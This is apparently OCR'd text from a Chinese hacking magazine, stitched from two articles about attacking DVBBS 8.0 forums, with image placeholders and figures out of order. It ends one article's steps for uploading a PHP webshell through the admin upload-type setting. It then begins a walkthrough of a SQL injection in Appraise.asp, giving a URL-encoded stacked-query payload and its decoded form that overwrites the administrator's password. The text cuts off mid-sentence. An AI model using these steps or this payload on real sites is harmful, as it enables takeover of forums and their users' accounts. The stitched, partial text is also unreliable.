


图7




图9

随便找一个版块，进入“高级设置”，找到“上传文件类型”，添加上一个php文件类型，如图9。

然后拉到下面，点击“提交”保存设置，再到前台发帖上传.php后缀的PHP大马，如果服务器当前目录支持PHP脚本，那就可以拿到Webshell了，不过要是不支持的话那就可惜了！找Webshell地址的方法上面提到过，就不再废话了。

目前发现的就这两个方法能在动网8.0后台拿Webshell了。如果大家发现还有什么别的办法，欢迎到X论坛找我讨论。

(文章中涉及到的蓝鱼动网空数据库合并器、一句话木马及客户端请到X的论坛上来下载。)





图8



文章难易度：★★★
文章阅读点：动网8.0SQL版注入漏洞详细利用

动网8.0最新远程注入漏洞来了

hackest [H.S.T]

话说动网自从8.0版本推出来后，就很少再暴高危漏洞，累得我等菜菜面对动网8.0而束手无策！好在，老天开眼，终于又暴出了一个非常严重的远程注入漏洞，不过只限于SQL版本才有效，Access版本的不受影响。出问题的文件是Appraise.asp，该漏洞允许直接更改管理员密码，不过操作上可能会让大家觉得不太方便。为了测试该漏洞的详细利用，我在本机架设了一个动网8.0 SQL版本的论坛。

架好测试环境后就可以测试漏洞了，已知管理员的用户名（admin）和密码（admin888）。首先注册一个用户名和密码均为hackest的普通用户，然后登录论坛，接着随便找一个版块发主题帖。发完帖子后，在返回的帖子浏览页面右下方点击“点击参与评论”，如图1。进入评论页面，如图2。

然后打开抓包工具Winsock Expert准备抓包，如图3。在评论页面随便填些内容，验证码别填错就行了，再点击“发表评论”提交评论，提示成功，点击确定后返回到抓包工具发现已经抓到了我们所需要的信息，如图4。

将截获的数据包含POST字段的内容（即ID为1这项框里的全部内容）全选复制保存到一个名为test.txt的文本文件。接下来的操作可能会有点复杂，因为我们需要构造一下这个数据包再用NC提交。我们要先构造一下注入语句，例如要更改管理员用户的前台登录密码可以这样构造：

```
%3Bdeclare+@a+sysname+select+@a%3D0x650
065006500300031006300390061006200370032003600370066 00
32003500+update+dv%5Fuser+set+userpassword%3
D@a+where+userid%3D1
```

这段代码的原形为：

```
;declare @a sysname select @a=0x65006500650
0300031006300390061006200370032003600370066 0032003500
update dv_user set userpassword=@a where userid=1
```

这个语句的大致意思是把dv_user表里userid=1的用户密码字段userpassword更改为hackest（其中

